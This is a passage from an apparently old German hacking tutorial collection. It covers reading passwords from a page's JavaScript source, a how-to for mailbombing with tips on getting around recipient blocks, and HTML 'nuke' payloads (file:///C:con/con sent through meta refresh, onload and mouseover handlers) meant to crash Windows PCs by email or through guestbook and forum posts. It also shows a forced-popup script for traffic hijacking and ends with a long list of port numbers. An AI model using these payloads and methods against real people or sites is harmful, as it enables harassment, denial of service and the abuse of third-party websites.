Nun wählst Du die eben gespeicherte Website aus. Daraufhin wird dir der Quelltext der Website
angezeigt,

wo Du nach

```
 if (Eingabe=="DasPasswortderSite" II Eingabe=="daspasswortdersite")
```

(Es muss nicht immer Eingabe da stehen. Dort wo Eingabe Steht kann alles mögliche stehen.)

So wie Du aus dem Code entnehmen kannst würde das Passwort heißen :

"DasPasswortderSite" daneben wo das selbe noch mal klein geschrieben da steht ist auch das
Passwort

es ist nur klein geschrieben weil der Benutzer der das Passwort weiss es auch
klein-geschrieben eintippen kann.

ICH WÜNSCHE DIR NOCH VIEL SPAß UND FRÖHLICHES VERBESSERN DEINES PASSWORTSCHUTZES AUF
DEINER EIGENEN PAGE.

7.------------------------
- Über das Mailbombing -
----
by: bse / bse.mail@gmx.net

Zuerst mal eine kleine Nachricht an alle bad guys: Mailbomben kann strafbar sein!
Ich will nicht derjenige sein, der euch dazu angestiftet hat und sage hier
nochmal deutlich: IHR HANDELT AUF EIGENES RISIKO!!!!

Mailbomben? Mailbomben! Eigentlich sind das simple Dinger, aber sie machen
gerade Anfängern (ja lamas, Ihr könnt weiterlesen!)

OK. Jetzt erstmal zur Theorie:
Es gibt meiner Meinung nach zwei Typen von Mailbomben:
1. Die Mail, die sich auf wunderbare Weise auf dem Mail-Server vermehrt
   und sich von 20KB auf 80-100MB aufbläht!
2. Eine Mail, die mit Makrobefehlen durch ein Programm die Festplatte
   verwüstet (oder was auch immer). 'Melissa' ist ein gutes Beispiel dafür.
   Übrigens: es kommt selten vor, dass man das als Mailbombe bezeichnet.
   Gerade 'Melissa' ist auch ein Virus (er/sie/es [?] verbreitet sich ja von
   selbst)

Ich will hier nur die 1.Art behandeln, die 2. ist eigentlich eine normale
Mail, die einfach ein bißchen Makro-Code enthällt.

Also: 1. Frage: Wie macht man aus einer Mail eine MailBOMBE? Nu ja, eigentlich
ist das so simpel, dass man manchmal nicht drauf kommt. Man trägt einfach den
Empfänger so 1000 mal in das ToAddress (LH (heißt LamaHint): die Empfängeradresse) ein. Und eigentlich schicke ich doch gar keine Mailbombe,
der Mail-Server tut es!!! (er vervielfältigt schließlich die Mail....).
Aber ich schweife ab.
Jo, wichtig ist noch, dass man die anderen Felder irgendwie 'sinnvoll' füllt.
In FromName (LH: Absender) kommt halt der Name des Spaßvogels, der die
Mailbombe geschickt hat (oder besser nicht).
FromAddress muß meistens die original email-Adresse des Senders-Accounts
(LH: Wenn Ihr nicht wißt, was ein Mail-Account ist, dann gute Nacht!) enthalten,
sonst nehmen viele Server die Mail nicht an (Wer kennt einen, bei dem das
anders ist??). Das bedeutet natürlich auch, dass man seine email-Adresse
freigibt. Also: eigenen Bombing-Account benutzen!!!

FromName, ReplyTo, X-Mailer (o. LocalProgram) usw. sind wahlfrei zu belegen.

So..Also was schreibt man in eine Mail-Bombe? Am besten einen 'knackigen'
Text und danach einfach zufallsgenerierten Garbage (LH: Müll).
Übrigens:
Das SMTP-Format lässt in NICHT-MIME codierten Mails nur Zeichen bis zum
Code 127 zu (liegt wohl an Kompatibilität zw. Linux u. Windows).

Nun denn, eigentlich bleibt nicht mehr viel zu sagen, nur noch eins:
Der Mailbomben-Empfänger kann bei vielen Diensten bestimmte Adressen sperren,
so dass keine weiteren Mailbomben mehr empfangen werden können. Da gibt es
wieder zwei Möglichkeiten: 1. Man wechselt einfach mal seine Bombing-

Adresse oder 2. Man benutzt einen zufälligen Account aus mehreren. Beim
nächsten Mal wird dann höchstwahrscheinlich ein anderer Account zum Zuge
kommen.

Am besten, man benutzt ein Mailbombing-Programm, wie 'A bomb for you' von mir.
z.B. bei: www.estruwe.de

BSE

8.
ALLE METHODEN HIER WURDEN GEPRÜFT UND FUNKTIONIEREN AUCH.

Inhalts Angabe:

Was ist Nuken ?

Nuken ist wenn man als Windoof User einen Bluescreen sieht.
z.B.: Windows schwerer Ausnahmefehler.
Dieser kann da durch entstehen das eine Spezielle
Datei geöffnet werden soll die auf deinem PC
nicht enthalten ist. Z.B.: file:///C:con/con
Es kann auch file:///C:devil/devil da stehen es ist im Grunde
völlig egal was dar steht nur eins darf da nichts stehen:
Sonderzeichen wie ? ! " %$ & usw.

Wo kann ich das Nuken anwenden ?

Also entweder wenn Du eine Website hast
(das ist zwar dann etwas doof aber na ja musst du wissen.)
oder in einer Topliste oder in einer Email, eigentlich
überall wo man HTML verwenden darf.

Nuken in einem HTML Dokument.

Man kann nur Nuken wenn man
Die file:///C:con/con auslöst. Man kann es nur auslösen
wenn man den Broswer dazu bringt dieses File zu laden.
hm wie mach ich das bloß. Jetzt müsste es in HTML
nen Event handler geben. also mal nachsehen.
was ist mit ONMOUSEOVER ? Ja der geht doch. Jetzt macht
man nur noch nen Link wo man ein Bild mit einbindet.
so sieht das dann aus:
<a href="http://www.devil.xtor.de/" OnMouseOver="window.open
('file:///C:/con/con')"><img src="bildurl.gif">
Ist doch easy oder. JA Aber wie erreiche ich das der PC direkt beim
Laden
abstürzt ? Ist auch einfach. Man schreibt einfach einen
Meta Tag der zwischen <head> </head> steht. z.B.:
<meta http-equiv="refresh" content="0; URL=file:///C:con/con">
Die Zahl 0 gibt hier an nach wie viel Sekunden Der Nuke geladen wird.
Du kannst ja noch mit etwas HTML Verständnis mit den
verschiedenen Event Handlern experimentieren.
Und genau mit den Methoden wie oben beschrieben kann
man in einer Email Nuken.
Beim GMX kann man inline Dokumente versenden.
Das bedeutet das man die seperatte HTML Datei
direkt im Text der Email verendet werden kann

Beispiel für die Anwendung der Tags:

<ONMOUSEOVER> :
<a href="www.devil.xtor.de" OnMoseOver="window.open
('file:///C:/con/con')">
<img src="bildurl.jpg">
<OnClick> :
Hallo hier gehts
weiter
<body onload> :
<body onload="window.open('file:///C:/con/con')">
<OnMouseDown> : Bei gedrückter Maustaste
Hallo hier gehts
weiter
<OnBlur> : Beim Verlassen des Elements
Hallo hier gehts weiter

Secrets zu Toplisten/Gästebücher/Foren:

Du kennst doch bestimmt so Toplisten die jeden Tag
Aktualisiert werden und so. Was wäre wenn jeder der
die Toplist besucht auch gleichzeitig deine eigene Page
geöffnet bekommen würde ohne auf deine zu Klicken.
Und genau so was auch in Foren und Gästebüchern.
Das würde einen mehrere 1000 Besucher pro Tag bringen.
Wenn Du wissen willst wie das geht lies weiter.
Also wie schon gesagt es muss HTML aktiv sein, sonst geht
nichts. Nun fang ich hallt mal an :
Du kennst doch den HTML Tag:

<Meta http-equiv="refresh" content="0; URL=http://www.devil.xtor.de">

Wenn der Tag in einem Gästebuch oder Forenbeitrag steht
würde er bezwecken das nach 0 Sekunden die Seite:

http://www.devil.xtor.de geladen wird.

(Deshalb würde ich als Webmaster immer HTML in Gästebücher oder Foren ausstellen.)

Das Problem bei den Foren ist halt das man sich deinen Beitrag ansehen muss damit deine Page geladen wird. Aber vielleicht sollte man den Tag in den Titel des Beitrages schreiben.
Der wird ja schließlich geladen. Aber gebe nie deine richtige Email Adresse bei so etwas an, sonst kann es sein das dich der Webmaster dem das
Gästebuch oder Forum gehört dich zu bombt mit Emails. In Toplisten ist so etwas zu machen schwieriger, weil die diesen META TAG NICHT zulassen.
Aber dafür Javascript und einen EventHandler oder Link.
Nun muss man nur noch ein kleines JScript haben was Deine Seite lädt.
Es gibt bloß ein Problem. Es funktioniert nicht deine Page zu laden, wenn man
nicht deinen Link berührt. Also hier habe ich nen Kleines Script das so was bewirkt.

```
<script language="JAVASCRIPT">
function devil()
{
var win;
win=window.open ("http://www.devil.xtor.de","NeuesFenster","width=
1000,height=800,resizable=yes");
}
</script>
<a href="http://www.devil.xtor.de" onMouseOver="tupo()">DER LINK DER
DAS FENSTER ÖFFNET</a>
```

Ich weiss das da auch etwas HTML drin ist aber so Tag für links sind oft erlaubt.
Oder schreib einfach den Nuke ins Gästebuch/Forum/Toplisten
Das ist zwar etwas blöde aber na ja musst Du wissen.
Hier noch mal der Nuke Code:

```
<meta http-equiv="refresh" content="0; URL=file:///C:con/con">
```

Am besten ist es wenn Du zuerst einen falschen (FAKE) Account dort anlegst und schaust ob dort HTML erlaubt ist. Dann benutze so Tags wie <b> <font color="lime"> oder so was.
Wenn das nach deinem Eintrag zu sehen seien sollte kannst Du deinen Plan vergessen ansonsten würde ich mich sofort richtig eintragen
und einen dieser HTML Codes anwenden.

9.Reserved 0 tcp Reserved
Reserved 0 udp Reserved

tcpmux 1 tcp TCP Port Service Multiplexer
compressnet 2 tcp Management Utility
compressnet 3 tcp Compression Process
rje 5 tcp Remote Job Entry

```
echo 7 tcp Echo
echo 7 udp Echo
discard 9 tcp Discard
discard 9 udp Discard
systat 11 tcp Active Users
systat 11 udp Active Users
daytime 13 tcp Daytime
daytime 13 udp Daytime
qotd 17 tcp Quote of the Day
qotd 17 udp Quote of the Day
rwrite 18 tcp RWP rwrite
rwrite 18 udp RWP rwrite
msp 18 tcp Message Send Protocol
msp 18 udp Message Send Protocol
chargen 19 tcp Character Generator
chargen 19 udp Character Generator
ftp-data 20 tcp File Transfer [Default Data]
ftp 21 tcp File Transfer [Control]
ssh 22 tcp Secure Shell
telnet 23 tcp Telnet
24 tcp any private mail system
24 udp any private mail system
smtp 25 tcp Simple Mail Transfer
nsw-fe 27 tcp NSW User System FE
nsw-fe 27 udp NSW User System FE
msg-icp 29 tcp MSG ICP
msg-icp 29 udp MSG ICP
msg-auth 31 tcp MSG Authentication
msg-auth 31 udp MSG Authentication
dsp 33 tcp Display Support Protocol
dsp 33 udp Display Support Protocol
35 tcp any private printer server
35 udp any private printer server
time 37 tcp Time
time 37 udp Time
rap 38 tcp Route Access Protocol
rap 38 udp Route Access Protocol
rlp 39 udp Resource Location Protocol
graphics 41 tcp Graphics
graphics 41 udp Graphics
nameserver 42 udp Host Name Server
nicname 43 tcp Who Is
mpm-flags 44 tcp MPM FLAGS Protocol
mpm 45 tcp Message Processing Module [recv]
mpm-snd 46 tcp MPM [default send]
ni-ftp 47 tcp NI FTP
ni-ftp 47 udp NI FTP
auditd 48 tcp Digital Audit Daemon
auditd 48 udp Digital Audit Daemon
login 49 tcp Login Host Protocol
re-mail-ck 50 tcp Remote Mail Checking Protocol
re-mail-ck 50 udp Remote Mail Checking Protocol
la-maint 51 udp IMP Logical Address Maintenance
xns-time 52 tcp XNS Time Protocol
xns-time 52 udp XNS Time Protocol
domain 53 tcp Domain Name Server
domain 53 udp Domain Name Server
xns-ch 54 tcp XNS Clearinghouse
xns-ch 54 udp XNS Clearinghouse
isi-gl 55 tcp ISI Graphics Language
isi-gl 55 udp ISI Graphics Language
xns-auth 56 tcp XNS Authentication
xns-auth 56 udp XNS Authentication
57 tcp any private terminal access
```

57 udp any private terminal access
xns-mail 58 tcp XNS Mail
xns-mail 58 udp XNS Mail
59 tcp any private file service
59 udp any private file service
60 tcp Unassigned
60 udp Unassigned
ni-mail 61 tcp NI MAIL
ni-mail 61 udp NI MAIL
acas 62 tcp ACA Services
covia 64 tcp Communications Integrator (CI)
tacacs-ds 65 tcp TACACS-Database Service
sql*net 66 tcp Oracle SQL*NET
bootps 67 udp Bootstrap Protocol Server
bootpc 68 udp Bootstrap Protocol Client
tftp 69 udp Trivial File Transfer
gopher 70 tcp Gopher
netrjs-1 71 tcp Remote Job Service
netrjs-1 71 udp Remote Job Service
netrjs-2 72 tcp Remote Job Service
netrjs-2 72 udp Remote Job Service
netrjs-3 73 tcp Remote Job Service
netrjs-3 73 udp Remote Job Service
netrjs-4 74 tcp Remote Job Service
netrjs-4 74 udp Remote Job Service
75 tcp any private dial out service
75 udp any private dial out service
deos 76 tcp Distributed External Object Store
deos 76 udp Distributed External Object Store
77 tcp any private RJE service
77 udp any private RJE service
vettcp 78 tcp vettcp
vettcp 78 udp vettcp
finger 79 tcp Finger
http 80 tcp World Wide Web HTTP
www-http 80 tcp World Wide Web HTTP
hosts2-ns 81 tcp HOSTS2 Name Server
hosts2-ns 81 udp HOSTS2 Name Server
xfer 82 tcp XFER Utility
xfer 82 udp XFER Utility
mit-ml-dev 83 tcp MIT ML Device
mit-ml-dev 83 udp MIT ML Device
ctf 84 tcp Common Trace Facility
ctf 84 udp Common Trace Facility
mit-ml-dev 85 tcp MIT ML Device
mit-ml-dev 85 udp MIT ML Device
mfcobol 86 tcp Micro Focus Cobol
87 tcp any private terminal link
87 udp any private terminal link
kerberos 88 tcp Kerberos
su-mit-tg 89 tcp SU MIT Telnet Gateway
dnsix 90 tcp DNSIX Securit Attribute Token Map
mit-dov 91 tcp MIT Dover Spooler
npp 92 tcp Network Printing Protocol
npp 92 udp Network Printing Protocol
dcp 93 tcp Device Control Protocol
dcp 93 udp Device Control Protocol
objcall 94 tcp Tivoli Object Dispatcher
objcall 94 udp Tivoli Object Dispatcher
supdup 95 tcp SUPDUP
supdup 95 udp SUPDUP
dixie 96 tcp DIXIE Protocol Specification
swift-rvf 97 tcp Swift Remote Virtural File Protocol
swift-rvf 97 udp Swift Remote Virtural File Protocol

tacnews 98 tcp TAC News
tacnews 98 udp TAC News
metagram 99 tcp Metagram Relay
metagram 99 udp Metagram Relay
newacct 100 tcp [unauthorized use]
hostname 101 tcp NIC Host Name Server
hostname 101 udp NIC Host Name Server
iso-tsap 102 tcp ISO-TSAP Class 0
iso-tsap 102 udp ISO-TSAP Class 0
gppitnp 103 tcp Genesis Point-to-Point Trans Net
gppitnp 103 udp Genesis Point-to-Point Trans Net
acr-nema 104 tcp ACR-NEMA Digital Imag. & Comm. 300
csnet-ns 105 tcp Mailbox Name Nameserver
csnet-ns 105 udp Mailbox Name Nameserver
3com-tsmux 106 tcp 3COM-TSMUX
3com-tsmux 106 udp 3COM-TSMUX
poppassd 106 tcp Password Server
rtelnet 107 tcp Remote Telnet Service
snagas 108 tcp SNA Gateway Access Server
pop2 109 tcp Post Office Protocol - Version 2
pop3 110 tcp Post Office Protocol - Version 3
sunrpc 111 tcp SUN Remote Procedure Call
sunrpc 111 udp SUN Remote Procedure Call
mcidas 112 tcp McIDAS Data Transmission Protocol
auth 113 tcp Authentication Service
audionews 114 tcp Audio News Multicast
audionews 114 udp Audio News Multicast
sftp 115 tcp Simple File Transfer Protocol
sftp 115 udp Simple File Transfer Protocol
ansanotify 116 tcp ANSA REX Notify
ansanotify 116 udp ANSA REX Notify
uucp-path 117 tcp UUCP Path Service
sqlserv 118 tcp SQL Services
sqlserv 118 udp SQL Services
nntp 119 tcp Network News Transfer Protocol
cfdptkt 120 tcp CFDPTKT
cfdptkt 120 udp CFDPTKT
erpc 121 tcp Encore Expedited Remote Pro.Call
erpc 121 udp Encore Expedited Remote Pro.Call
smakynet 122 tcp SMAKYNET
smakynet 122 udp SMAKYNET
ntp 123 tcp Network Time Protocol
ntp 123 udp Network Time Protocol
ansatrader 124 tcp ANSA REX Trader
ansatrader 124 udp ANSA REX Trader
locus-map 125 tcp Locus PC-Interface Net Map Ser
unitary 126 tcp Unisys Unitary Login
unitary 126 udp Unisys Unitary Login
locus-con 127 tcp Locus PC-Interface Conn Server
gss-xlicen 128 tcp GSS X License Verification
gss-xlicen 128 udp GSS X License Verification
pwdgen 129 tcp Password Generator Protocol
pwdgen 129 udp Password Generator Protocol
cisco-fna 130 tcp cisco FNATIVE
cisco-fna 130 udp cisco FNATIVE
cisco-tna 131 tcp cisco TNATIVE
cisco-tna 131 udp cisco TNATIVE
cisco-sys 132 tcp cisco SYSMAINT
cisco-sys 132 udp cisco SYSMAINT
statsrv 133 tcp Statistics Service
statsrv 133 udp Statistics Service
ingres-net 134 tcp INGRES-NET Service
loc-srv 135 tcp Location Service
loc-srv 135 udp Location Service

profile 136 tcp PROFILE Naming System
netbios-ns 137 tcp NETBIOS Name Service
netbios-ns 137 udp NETBIOS Name Service
netbios-dgm 138 tcp NETBIOS Datagram Service
netbios-dgm 138 udp NETBIOS Datagram Service
netbios-ssn 139 tcp NETBIOS Session Service
netbios-ssn 139 udp NETBIOS Session Service
emfis-data 140 tcp EMFIS Data Service
emfis-data 140 udp EMFIS Data Service
emfis-cntl 141 tcp EMFIS Control Service
emfis-cntl 141 udp EMFIS Control Service
bl-idm 142 tcp Britton-Lee IDM
bl-idm 142 udp Britton-Lee IDM
imap2 143 tcp Interactive Mail Access Protocol v2
news 144 tcp NewS
news 144 udp NewS
uaac 145 tcp UAAC Protocol
uaac 145 udp UAAC Protocol
iso-tp0 146 tcp ISO-IP0
iso-tp0 146 udp ISO-IP0
iso-ip 147 tcp ISO-IP
iso-ip 147 udp ISO-IP
cronus 148 tcp CRONUS-SUPPORT
cronus 148 udp CRONUS-SUPPORT
aed-512 149 tcp AED 512 Emulation Service
aed-512 149 udp AED 512 Emulation Service
sql-net 150 tcp SQL-NET
sql-net 150 udp SQL-NET
hems 151 tcp HEMS
bftp 152 tcp Background File Transfer Program
bftp 152 udp Background File Transfer Program
sgmp 153 tcp SGMP
sgmp 153 udp SGMP
netsc-prod 154 tcp NETSC
netsc-prod 154 udp NETSC
netsc-dev 155 tcp NETSC
netsc-dev 155 udp NETSC
sqlsrv 156 tcp SQL Service
knet-cmp 157 tcp KNET VM Command Message Protocol
pcmail-srv 158 tcp PCMail Server
nss-routing 159 tcp NSS-Routing
nss-routing 159 udp NSS-Routing
sgmp-traps 160 tcp SGMP-TRAPS
sgmp-traps 160 udp SGMP-TRAPS
snmp 161 udp SNMP
snmptrap 162 udp SNMPTRAP
cmip-man 163 tcp CMIP TCP Manager
cmip-man 163 udp CMIP TCP Manager
cmip-agent 164 tcp CMIP TCP Agent
smip-agent 164 udp CMIP TCP Agent
xns-courier 165 tcp Xerox
xns-courier 165 udp Xerox
s-net 166 tcp Sirius Systems
s-net 166 udp Sirius Systems
namp 167 tcp NAMP
namp 167 udp NAMP
rsvd 168 tcp RSVD
rsvd 168 udp RSVD
send 169 tcp SEND
send 169 udp SEND
print-srv 170 tcp Network PostScript
print-srv 170 udp Network PostScript
multiplex 171 tcp Network Innovations Multiplex
multiplex 171 udp Network Innovations Multiplex

cl 1 172 tcp Network Innovations CL 1
cl 1 172 udp Network Innovations CL 1
xyplex-mux 173 tcp Xyplex
xyplex-mux 173 udp Xyplex
mailq 174 tcp MAILQ
mailq 174 udp MAILQ
vmnet 175 tcp VMNET
vmnet 175 udp VMNET
genrad-mux 176 tcp GENRAD-MUX
genrad-mux 176 udp GENRAD-MUX
xdmcp 177 udp X Display Manager Control Protocol
nextstep 178 tcp NextStep Window Server
NextStep 178 udp NextStep Window Server
bgp 179 tcp Border Gateway Protocol
ris 180 tcp Intergraph
ris 180 udp Intergraph
unify 181 tcp Unify
unify 181 udp Unify
audit 182 tcp Unisys Audit SITP
audit 182 udp Unisys Audit SITP
ocbinder 183 tcp OCBinder
ocbinder 183 udp OCBinder
ocserver 184 tcp OCServer
ocserver 184 udp OCServer
remote-kis 185 tcp Remote-KIS
remote-kis 185 udp Remote-KIS
kis 186 tcp KIS Protocol
kis 186 udp KIS Protocol
aci 187 tcp Application Communication Interface
aci 187 udp Application Communication Interface
mumps 188 tcp Plus Five's MUMPS
mumps 188 udp Plus Five's MUMPS
qft 189 tcp Queued File Transport
gacp 190 tcp Gateway Access Control Protocol
cacp 190 udp Gateway Access Control Protocol
prospero 191 tcp Prospero Directory Service
osu-nms 192 tcp OSU Network Monitoring System
osu-nms 192 udp OSU Network Monitoring System
srmp 193 tcp Spider Remote Monitoring Protocol
srmp 193 udp Spider Remote Monitoring Protocol
irc 194 udp Internet Relay Chat Protocol
dn6-nlm-aud 195 tcp DNSIX Network Level Module Audit
dn6-smm-red 196 tcp DNSIX Session Mgt Module Audit Redir
dls 197 tcp Directory Location Service
dls 197 udp Directory Location Service
dls-mon 198 tcp Directory Location Service Monitor
dls-mon 198 udp Directory Location Service Monitor
smux 199 tcp SMUX
smux 199 udp SMUX
src 200 tcp IBM System Resource Controller
src 200 udp IBM System Resource Controller
at-rtmp 201 tcp AppleTalk Routing Maintenance
at-rtmp 201 udp AppleTalk Routing Maintenance
at-nbp 202 tcp AppleTalk Name Binding
at-nbp 202 udp AppleTalk Name Binding
at-3 203 tcp AppleTalk Unused
at-3 203 udp AppleTalk Unused
at-echo 204 tcp AppleTalk Echo
at-echo 204 udp AppleTalk Echo
at-5 205 tcp AppleTalk Unused
at-5 205 udp AppleTalk Unused
at-zis 206 tcp AppleTalk Zone Information
at-zis 206 udp AppleTalk Zone Information
at-7 207 tcp AppleTalk Unused

at-7 207 udp AppleTalk Unused
at-8 208 tcp AppleTalk Unused
at-8 208 udp AppleTalk Unused
tam 209 tcp Trivial Authenticated Mail Protocol
tam 209 udp Trivial Authenticated Mail Protocol
z39.50 210 tcp ANSI Z39.50
z39.50 210 udp ANSI Z39.50
914c g 211 tcp Texas Instruments 914C G Terminal
914c g 211 udp Texas Instruments 914C G Terminal
anet 212 tcp ATEXSSTR
anet 212 udp ATEXSSTR
ipx 213 tcp IPX
ipx 213 udp IPX
vmpwscs 214 tcp VM PWSCS
vmpwscs 214 udp VM PWSCS
softpc 215 tcp Insignia Solutions
softpc 215 udp Insignia Solutions
atls 216 tcp Access Technology License Server
dbase 217 tcp dBASE Unix
dbase 217 udp dBASE Unix
mpp 218 tcp Netix Message Posting Protocol
mpp 218 udp Netix Message Posting Protocol
uarps 219 tcp Unisys ARPs
uarps 219 udp Unisys ARPs
imap3 220 tcp Interactive Mail Access Protocol v3
fln-spx 221 tcp Berkeley rlogind with SPX auth
fln-spx 221 udp Berkeley rlogind with SPX auth
rsh-spx 222 tcp Berkeley rshd with SPX auth
rsh-spx 222 udp Berkeley rshd with SPX auth
cdc 223 tcp Certificate Distribution Center
cdc 223 udp Certificate Distribution Center
sur-meas 243 tcp Survey Measurement
sur-meas 243 udp Survey Measurement
link 245 tcp LINK
link 245 udp LINK
dsp3270 246 tcp Display Systems Protocol
dsp3270 246 udp Display Systems Protocol
pdap 344 tcp Prospero Data Access Protocol
pawserv 345 tcp Perf Analysis Workbench
pawserv 345 udp Perf Analysis Workbench
zserv 346 tcp Zebra server
fatserv 347 tcp Fatmen Server
csi-sgwp 348 tcp Cabletron Management Protocol
csi-sgwp 348 udp Cabletron Management Protocol
clearcase 371 tcp Clearcase
clearcase 371 udp Clearcase
ulistserv 372 tcp Unix Listserv
ulistserv 372 udp Unix Listserv
legent-1 373 tcp Legent Corporation
legent-1 373 udp Legent Corporation
legent-2 374 tcp Legent Corporation
legent-2 374 udp Legent Corporation
hassle 375 tcp Hassle
hassle 375 udp Hassle
nip 376 tcp Amiga Envoy Network Inquiry Proto
nip 376 udp Amiga Envoy Network Inquiry Proto
tnETOS 377 tcp NEC Corporation
tnETOS 377 udp NEC Corporation
dsETOS 378 tcp NEC Corporation
dsETOS 378 udp NEC Corporation
is99c 379 tcp TIA EIA IS-99 modem client
is99s 380 tcp TIA EIA IS-99 modem server
hp-collector 381 tcp hp performance data collector
hp-collector 381 udp hp performance data collector

hp-managed-node 382 tcp hp performance data managed node
hp-managed-node 382 udp hp performance data managed node
hp-alarm-mgr 383 tcp hp performance data alarm manager
hp-alarm-mgr 383 udp hp performance data alarm manager
arns 384 tcp A Remote Network Server System
arns 384 udp A Remote Network Server System
ibm-app 385 tcp IBM Application
ibm-app 385 tcp IBM Application
asa 386 tcp ASA Message Router Object Def.
asa 386 udp ASA Message Router Object Def.
aurp 387 tcp Appletalk Update-Based Routing Pro.
aurp 387 udp Appletalk Update-Based Routing Pro.
unidata-ldm 388 tcp Unidata LDM Version 4
unidata-ldm 388 udp Unidata LDM Version 4
ldap 389 tcp Lightweight Directory Access Protocol
uis 390 tcp UIS
uis 390 udp UIS
synotics-relay 391 tcp SynOptics SNMP Relay Port
synotics-relay 391 udp SynOptics SNMP Relay Port
synotics-broker 392 tcp SynOptics Port Broker Port
synotics-broker 392 udp SynOptics Port Broker Port
dis 393 tcp Data Interpretation System
dis 393 udp Data Interpretation System
embl-ndt 394 tcp EMBL Nucleic Data Transfer
embl-ndt 394 udp EMBL Nucleic Data Transfer
netcp 395 tcp NETscout Control Protocol
netcp 395 udp NETscout Control Protocol
netware-ip 396 tcp Novell Netware over IP
netware-ip 396 udp Novell Netware over IP
mptn 397 tcp Multi Protocol Trans. Net.
mptn 397 udp Multi Protocol Trans. Net.
kryptolan 398 tcp Kryptolan
kryptolan 398 udp Kryptolan
iso-tsap-c2 399 tcp ISO-TSAP Class 2
iso-tsap-c2 399 udp ISO-TSAP Class 2
work-sol 400 tcp Workstation Solutions
work-sol 400 udp Workstation Solutions
ups 401 udp Uninterruptible Power Supply
genie 402 tcp Genie Protocol
genie 402 udp Genie Protocol
decap 403 tcp decap
decap 403 udp decap
nced 404 tcp nced
nced 404 udp nced
ncld 405 tcp ncld
ncld 405 udp ncld
imsp 406 tcp Interactive Mail Support Protocol
imsp 406 udp Interactive Mail Support Protocol
timbuktu 407 tcp Timbuktu
prm-sm 408 tcp Prospero Resource Manager Sys. Man.
prm-nm 409 tcp Prospero Resource Manager Node Man.
decladebug 410 udp DECLadebug Remote Debug Protocol
rmt 411 tcp Remote MT Protocol
rmt 411 udp Remote MT Protocol
synoptics-trap 412 tcp Trap Convention Port
synoptics-trap 412 udp Trap Convention Port
smsp 413 tcp SMSP
smsp 413 udp SMSP
infoseek 414 tcp InfoSeek
infoseek 414 udp InfoSeek
bnet 415 tcp BNet
bnet 415 udp BNet
silverplatter 416 tcp Silverplatter
silverplatter 416 udp Silverplatter

onmux 417 tcp Onmux
onmux 417 udp Onmux
hyper-g 418 tcp Hyper-G
ariel1 419 tcp Ariel
smpte 420 udp SMPTE
ariel2 421 tcp Ariel
ariel3 422 tcp Ariel
opc-job-start 423 tcp IBM Operations Planning and Control Start
opc-job-track 424 tcp IBM Operations Planning and Control Track
icad-el 425 tcp ICAD
smartsdp 426 tcp smartsdp
smartsdp 426 udp smartsdp
svrloc 427 tcp Server Location
svrloc 427 udp Server Location
ocs_cmu 428 tcp OCS_CMU
ocs_cmu 428 udp OCS_CMU
ocs_amu 429 tcp OCS_AMU
ocs_amu 429 udp OCS_AMU
utmpsd 430 tcp UTMPSD
utmpsd 430 udp UTMPSD
utmpcd 431 tcp UTMPCD
utmpcd 431 udp UTMPCD
iasd 432 tcp IASD
iasd 432 udp IASD
nnsp 433 tcp NNSP
nnsp 433 udp NNSP
mobileip-agent 434 tcp MobileIP-Agent
mobilip-mn 435 tcp MobilIP-MN
dna-cml 436 tcp DNA-CML
dna-cml 436 udp DNA-CML
comscm 437 tcp comscm
comscm 437 udp comscm
dsfgw 438 tcp dsfgw
dsfgw 438 udp dsfgw
dasp 439 tcp dasp
dasp 439 udp dasp
sgcp 440 tcp sgcp
sgcp 440 udp sgcp
decvms-sysmgt 441 tcp decvms-sysmgt
cvc_hostd 442 tcp cvc_hostd
cvc_hostd 442 udp cvc_hostd
https 443 tcp https MCom
snpp 444 tcp Simple Network Paging Protocol
snpp 444 udp Simple Network Paging Protocol
microsoft-ds 445 udp Microsoft-DS
ddm-rdb 446 tcp DDM-RDB
ddm-rdb 446 udp DDM-RDB
ddm-dfm 447 tcp DDM-RFM
ddm-dfm 447 udp DDM-RFM
ddm-byte 448 tcp DDM-BYTE
ddm-byte 448 udp DDM-BYTE
as-servermap 449 tcp AS Server Mapper
as-servermap 449 udp AS Server Mapper
tserver 450 tcp TServer
sfs-smp-net 451 tcp Cray Network Semaphore server
sfs-smp-net 451 udp Cray Network Semaphore server
sfs-config 452 tcp Cray SFS config server
sfs-config 452 udp Cray SFS config server
creativeserver 453 tcp CreativeServer
creativeserver 453 udp CreativeServer
contentserver 454 tcp ContentServer
contentserver 454 udp ContentServer
creativepartnr 455 tcp CreativePartnr
creativepartnr 455 udp CreativePartnr

macon-tcp 456 tcp macon-tcp
macon-udp 456 udp macon-udp
scohelp 457 tcp scohelp
scohelp 457 udp scohelp
appleqtc 458 tcp apple quick time
appleqtc 458 udp apple quick time
ampr-rcmd 459 tcp ampr-rcmd
ampr-rcmd 459 udp ampr-rcmd
skronk 460 tcp skronk
skronk 460 udp skronk
exec 512 tcp remote process execution;
biff 512 udp used by mail system to notify users
login 513 tcp remote login a la telnet;
who 513 udp maintains data bases showing who's
cmd 514 tcp like exec, but automatic
syslog 514 udp
printer 515 tcp spooler
talk 517 udp
ntalk 518 tcp
utime 519 tcp unixtime
utime 519 udp unixtime
efs 520 tcp extended file name server
router 520 udp local routing process (on site);
timed 525 tcp timeserver
timed 525 udp timeserver
tempo 526 tcp newdate
tempo 526 udp newdate
courier 530 tcp rpc
courier 530 udp rpc
conference 531 tcp chat
conference 531 udp chat
netnews 532 tcp readnews
netnews 532 udp readnews
netwall 533 tcp for emergency broadcasts
netwall 533 udp for emergency broadcasts
apertus-ldp 539 tcp Apertus Technologies Load Determination
apertus-ldp 539 udp Apertus Technologies Load Determination
uucp 540 tcp uucpd
uucp-rlogin 541 tcp uucp-rlogin
uucp-rlogin 541 udp uucp-rlogin
klogin 543 tcp
klogin 543 udp
kshell 544 tcp krcmd
kshell 544 udp krcmd
appleqtcsrvr 545 tcp appleqtcsrvr
appleqtcsrvr 545 udp appleqtcsrvr
new-rwho 550 tcp new-who
new-rwho 550 udp new-who
dsf 555 tcp
dsf 555 udp
remotefs 556 tcp rfs server
remotefs 556 udp rfs server
openvms-sysipc 557 tcp openvms-sysipc
openvms-sysipc 557 udp openvms-sysipc
sdnskmp 558 tcp SDNSKMP
sdnskmp 558 udp SDNSKMP
teedtap 559 tcp TEEDTAP
teedtap 559 udp TEEDTAP
rmonitor 560 tcp rmonitord
rmonitor 560 udp rmonitord
monitor 561 tcp
monitor 561 udp
chshell 562 tcp chcmd
chshell 562 udp chcmd

9pfs 564 tcp plan 9 file service
9pfs 564 udp plan 9 file service
whoami 565 tcp whoami
whoami 565 udp whoami
meter 570 tcp demon
meter 570 udp demon
meter 571 tcp udemon
meter 571 udp udemon
ipcserver 600 tcp Sun IPC server
